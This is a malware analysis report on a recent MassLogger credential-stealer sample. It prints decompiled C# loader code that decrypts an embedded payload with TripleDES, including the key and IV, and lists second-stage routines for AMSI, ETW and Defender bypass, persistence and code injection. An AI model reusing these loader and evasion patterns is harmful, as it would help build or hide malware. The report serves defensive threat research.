tinexta defence

MassLogger

Malware Analysis Report

#TinextaDefenceBusiness

Malware Lab

Summary

Our Malware Lab

Tinexta Defence Malware Lab daily performs dissection of malware with the aim of timely understanding the technological evolutions of attacks, consolidating the knowledge of necessary to make more effective and faster the process of incidents responding, contributing to spreading information about emerging threats into the expert's community and among its clients.

Malware Lab analysts are continuously engaged in searching and experimenting new analysis tools, for increasing accuracy and scope of action with regard to the proliferation of new evasion and anti-analysis techniques adopted by malware.

The Malware Lab is also committed to the development of proprietary tools for malware analysis and supporting the management and response of incidents.

Besides malware analysis, Malware Lab ideated and implemented an automatic process of extraction of **Indicators of Compromise (IOC)** that is daily run on dozens of new malwares, intercepted in the wide for populating our Knowledge Base.

Corrado Aaron Visaggio

Group Chief Scientist Officer
& Malware Lab Director

a.visaggio@defencetech.it

Executive Summary

Starting from the second week of March 2025, CERT-AGID bulletins documented at least sixteen distinct distribution campaigns of MassLogger[1] [2], a .NET-based credential stealer which was first observed in 2020. The malware spread throughout the last weeks of May[3]. Although we analyzed a sample from MalwareBazaar which has been submitted while these campaigns were still ongoing, we are not able to provide enough context to correlate the sample with italian operations.

Our goal is to deliver a detailed analysis of a recent sample, since up-to-date technical analyses of MassLogger are still scarce in the cybersecurity research community.

Each italian campaign employed common e-mail lures to trick users into activating MassLogger payloads that, once executed, can harvest credentials from several applications. In particular, the sample we analyzed is capable of stealing credentials from e-mail clients, browsers and FTP clients, exfiltrating the collected data via SMTP channels. Moreover, we identified code placeholders for secondary communication channels such as FTP servers or Telegram chats. These additional exfiltration methods depend on the build configuration of the sample and were disabled in the one we analyzed.

[1] https://cert-agid.gov.it/news/sintesi-riepilogativa-delle-campagne-malevole-nella-settimana-del-8-14-marzo/

[2] https://malpedia.caad.fkie.fraunhofer.de/details/win.masslogger


[3] https://cert-agid.gov.it/news/sintesi-riepilogativa-delle-campagne-malevole-nella-settimana-del-24-30-maggio/

Analysis

First stage

The sample under analysis (SHA-256: `73fb8805b9547337dd8ede10d06aa61a6e8040d6143d780fc5939bd90401fcc9`) is a 32-bit .NET Framework 4.6 binary originally written in C#.


The file on disk appears under the name of `NEW ORDER Nº 35723·PDF.scr` – which we changed to `MassLogger.exe` for clarity – while its original filename is `Mfnmadqx.exe`, as shown in Figure 1.



property	value
footprint > sha256	n/a
location	.rsrc:0x00000000
file > type	executable
language	neutral
code-page	Unicode UTF-16, little endian
Comments	SKCertService
CompanyName	SignKorea
FileDescription	SKCertService
FileVersion	2.5.9.113
InternalName	Mfnmadqx.exe
LegalCopyright	Copyright (C) 2014
LegalTrademarks	n/a
OriginalFilename	Mfnmadqx.exe
ProductName	SKCertService
ProductVersion	2.5.9.113
Assembly Version	2.5.9.113

Figure 1. File metadata


Signature analysis detects that the executable had been obfuscated through the .NET SmartAssembly Obfuscator[4]. However, after an initial clean-up of the code with the open-source de4dot tool[5], we identified and decompiled the entry point of the executable, which is provided in the figure below.



```
static void Main()
{
    Class1 @class = new Class1();
    Class123.smethod_171(@class, new Class3());
    Class123.smethod_171(@class, new Class4());
    Class123.smethod_171(@class, new Class5());
    Class123.smethod_171(@class, new Class7());
    @class.method_0();
}
```

Figure 2: Entry point of `Mfnmadqx.exe`

The `Main` method invokes a single helper routine defined in `Class123`, which in turn initializes four core components: the classes `Class3`, `Class4`, `Class5` and `Class7`. The routine employs a loop implemented in `Class1.method_0`; this is used to enumerate and process the classes. Such loop is shown in the figure below.



```
internal class Class1
{
    // Token: 0x06000001 RID: 1 RVA: 0x0000434C File Offset: 0x0000254C
    public void method_0()
    {
        using (List<Interface0>.Enumerator enumerator = this.list_0.GetEnumerator())
        {
            while (enumerator.MoveNext())
            {
                if (!enumerator.Current.imethod_0(this.class2_0))
                {
                    break;
                }
            }
        }
    }
```

Figure 3: Processing the four configured classes


[4] https://www.red-gate.com/products/smartassembly/

[5] https://github.com/de4dot/de4dot

For each target class, this loop retrieves configuration data that will be stored in a shared dictionary. This mechanism serves as a cache: once a data structure has been loaded, subsequent access to the same data reduces redundant operations and consequently disk and memory usage. This mechanism also reduces static footprints and makes the behavioral analysis harder.

The logic of the four classes consists in the following sequential steps:

`Class3` loads a byte array named `Kcgttdhajin` stored within the embedded resource `Stlat.Properties.Resources`, as shown in Figure 4.




```
internal static byte[] Nebsngquqa
{
    get
    {
        return (byte[])Class12.Gkvpnbvcsls.GetObject("Kcgttdhaj", Class12.cultureInfo_0);
    }
}
```

```
internal static ResourceManager Gkvpnbvcsls
{
    get
    {
        if (Class12.resourceManager_0 == null)
        {
            Class12.resourceManager_0 = new ResourceManager("Stlat.Properties.Resources", typeof(Class12).Assembly);
        }
        return Class12.resourceManager_0;
    }
}
```

Figure 4. Loading the `Kcgttdhajin` embedded resource object

The returned BLOB is encrypted with the `TripleDES` symmetric-key algorithm which instantiates a cryptostream decrypting the content of the embedded resource with Base64-encoded key `ojLJ6qQnsBOwYmre/7a/Iw==` and initialization vector `AzyJKCeoLQc=`. As Figure 5 outlines, the starting bytes (`4D 5A`) of the decrypted `Kcgttdhajin` array indicate that we are dealing with a PE (Portable Executable) file. The resulting raw bytes will be stored in the shared dictionary and will be analyzed later in the report.




```
static byte[] smethod_56(byte[] byte_0, Class8 class8_0)
{
    byte[] array = Convert.FromBase64String("ojLJ6qQnsBOwYmre/7a/Iw==");
    byte[] array2 = Convert.FromBase64String("AzyJKCeoLQc=");
    byte[] array5;
    using (TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new TripleDESCryptoServiceProvider())
    {
        using (MemoryStream memoryStream = new MemoryStream())
        {
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, tripleDESCryptoServiceProvider.CreateDecryptor(array, array2), 1))
            {
                cryptoStream.Write(byte_0, 0, byte_0.Length);
                cryptoStream.FlushFinalBlock();
                byte[] array3 = memoryStream.ToArray();
                byte[] array4 = Class123.smethod_193(array3.Length);
                Buffer.BlockCopy(array3, 0, array4, 0, array3.Length);
                array5 = array4;
            }
        }
    }
    return array5;
```

Locals

Name	Value	Type
array5	{byte[0x0011AE00]}	byte[]
[0]	0x4D	byte
[1]	0x5A	byte

Figure 5. Decrypting the `Kcgttdhajin` object with `TripleDES`


`Class4` loads the previously decrypted payload as a .NET assembly through the `AppDomain.CurrentDomain.Load` API. Then, the full assembly will be stored in the shared dictionary. In the next figure, the `ManifestModule` field confirms that the decrypted file is a .NET-based DLL named `Xbagv.dll`.



assembly	{Xbagv, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null}
CodeBase	"file:///C:/Users/[redacted]/Desktop/MassLogger.exe"
CustomAttributes	Count = 0x00000010
DefinedTypes	{System.RuntimeType[0x00000366]}
EntryPoint	null
EscapedCodeBase	"file:///C:/Users/[redacted]/Desktop/MassLogger.exe"
Evidence	{System.Security.Policy.Evidence}
EvidenceNoDemand	{System.Security.Policy.Evidence}
ExportedTypes	{System.Type[0x00000001]}
Flags	ASSEMBLY_FLAGS_INITIALIZED
FullName	"Xbagv, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null"
GlobalAssemblyCache	false
HostContext	0x0000000000000000
ImageRuntimeVersion	"v4.0.30319"
InvocableAttributeCtorToken	0x06000000
IsDynamic	false
IsFullyTrusted	true
IsStrongNameVerified	false
Location	""
ManifestModule	{Xbagv.dll}

Figure 6. Loading the `Xbagv.dll` .NET assembly

`Class5` enumerates and locates a `Type` object named `LXwoQcQDWcrFAdhn0h.q1MZEJUTshkcsNQoDC` among all the types defined within the `Xbagv` assembly instance. The full name of such object consists of its obfuscated namespace in the DLL and the class name that it belongs to. As expected, this object will be stored in the shared dictionary as well. For reference, the targeted `LXwoQcQDWcrFAdhn0h.q1MZEJUTshkcsNQoDC` object is provided in the figure below.




```
◢ type                          {Name = "q1MZEJUTshkcsNQoDC" FullName = "LXwoQcQDWcrFAdhn0h.q1MZEJUTshkcsNQoDC"
  ▷ Assembly                    {Xbagv, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null}
    AssemblyQualifiedName       "LXwoQcQDWcrFAdhn0h.q1MZEJUTshkcsNQoDC, Xbagv, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null"
    Attributes                  VisibilityMask | Abstract | Sealed
  ▷ BaseType                    {Name = "Object" FullName = "System.Object"}
  ▷ Cache                       {System.RuntimeType.RuntimeTypeCache}
    ContainsGenericParameters   false
  ▷ CustomAttributes            Count = 0x00000000
```

Figure 7. Retrieving the `LXwoQcQDWcrFAdhn0h.q1MZEJUTshkcsNQoDC` Type object

`Class7` terminates the operations involving the decrypted resource. In particular, it pulls the obfuscated `LXwoQcQDWcrFAdhn0h.q1MZEJUTshkcsNQoDC` Type object from the dictionary and then calls the method `wXEOhNby4` through the `InvokeMember` method of the reflection API. This invocation is obviously an attempt to evade analysis by transferring the control of the execution to a by-product of the current executable, specifically the next stage of the infection chain.

Figure 8 shows the result of the previous sequence of operations that populated the shared dictionary with the decrypted `Xbagv.dll` .NET assembly and the dynamically loaded `Type` instance containing its entry point.



```
◢ class2_0          {ns0.Class2}
  ◢ dictionary_0    Count = 0x00000003
    ▷ [0]           ["RawBytes", {byte[0x0011AE00]}]
    ▷ [1]           ["Assembly", {Xbagv, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null}]
    ▷ [2]           ["TargetType", {Name = "q1MZEJUTshkcsNQoDC" FullName = "LXwoQcQDWcrFAdhn0h.q1MZEJUTshkcsNQoDC"}]
    ▷ Raw View
```

Figure 8. The dictionary built by `Mfnmadqx.exe`

It is now quite clear that the original `Mfnmadqx.exe` executable acts just as a *`loader`* and *`decrypter`* of the `Xbagv.dll` second-stage payload.

Second stage

In order to analyze the retrieved `Xbagv.dll`, we dumped its raw bytes to disk as described earlier. The resulting PE file is a .NET-based DLL which had been heavily protected with the .NET Reactor Obfuscator[6].


We then used the open-source .NETReactorSlayer deobfuscator and unpacker, available on GitHub[7], to remove .NET Reactor protections, including symbol renaming, string encryption, control-flow flattening and anti-debugging checks.

Since obfuscators usually generate randomized type names and inject a huge number of classes containing dead or empty methods, finding the entry point in the deobfuscated DLL by statically comparing the obfuscated and the deobfuscated binaries side by side would be quite an arduous task.

Fortunately, NETReactorSlayer preserved all the original metadata tokens of the original DLL. Since such tokens uniquely identify each element within a .NET assembly, we were able to retrieve the token of the obfuscated method `LXwoQcQDWcrFAdhn0h.q1MZEJUTshkcsNQoDC.wXEOhNby4`, which was `0x6000012` in our case. The following figure shows the deobfuscated version of the main function. During the analysis process, we identified the purpose of each call and appropriately renamed the various classes and methods shown in the figure.

[6] https://www.eziriz.com/dotnet_reactor.htm

[7] https://github.com/SychicBoy/NETReactorSlayer



```
// Token: 0x06000012 RID: 18 RVA: 0x0000772C File Offset: 0x0000592C
public static void smethod_4()
{
    byte[] array = Class41.AesDecryptBuffer(Resources.Byte_0);
    using (MemoryStream memoryStream = new MemoryStream(Class42.DecompressBuffer(array)))
    {
        memoryStream.Position = 0L;
        GClass0.SetClass7Obj(Serializer.Deserialize<Class7>(memoryStream));
    }
    string fileName = Process.GetCurrentProcess().MainModule.FileName;
    if (!GClass0.GetClass7Obj().Class8_0.oxAsMvJipx.IsStringEmpty())
    {
        GClass0.SetLoaderFilename(fileName.Remove(fileName.Length - 4));
    }
    else
    {
        GClass0.SetLoaderFilename(fileName);
    }
    Mutex.CreateMutex();
    new AntiDebugAntiVm().RunChecks();
    Network.IpconfigRelease();
    new ExecutionDelay().Sleep();
    new AmsiBypass().PatchAmsiScanBuffer();
    new EtwDisable().PatchEtwEventWrite();
    new SystemDllsOverwrite().ReplaceNtdllKernel32();
    new WindowsDefenderBypass().RunBypass();
    new ArbitraryCommands().Run();
    new Persistence1().CreateAndRunCopy();
    new UserPrompt().ShowMessageBox();
    new Persistence2().SetPersistenceMethod();
    new Persistence3().DuplicateLoaderHandler();
    new CodeInjection1().ChooseInjectionType();
    new CodeInjection2().RunShellcode();
    new Cleanup().SelfDelete();
    Network.IpconfigRenew();
    try
    {
        Process.GetCurrentProcess().Kill();
    }
    catch
    {
    }
    throw new Exception();
}
```

Figure 9. Main function of `Xbagv.dll`

In order to analyze the DLL without having to go through the initial sample, we opted to create a loader stub which performs just a basic invocation of the target method. The C# stub code is listed as follows:

```
using System;
using System.Reflection;

class Program {
    static void Main() {
        var asm = Assembly.LoadFile(@"cleaned_Xbagv.dll");
        var type = asm.GetType("GClass0");
        type.InvokeMember("smethod_4", BindingFlags.InvokeMethod
| BindingFlags.Public | BindingFlags.Static, null, null, null);
    }
}
```

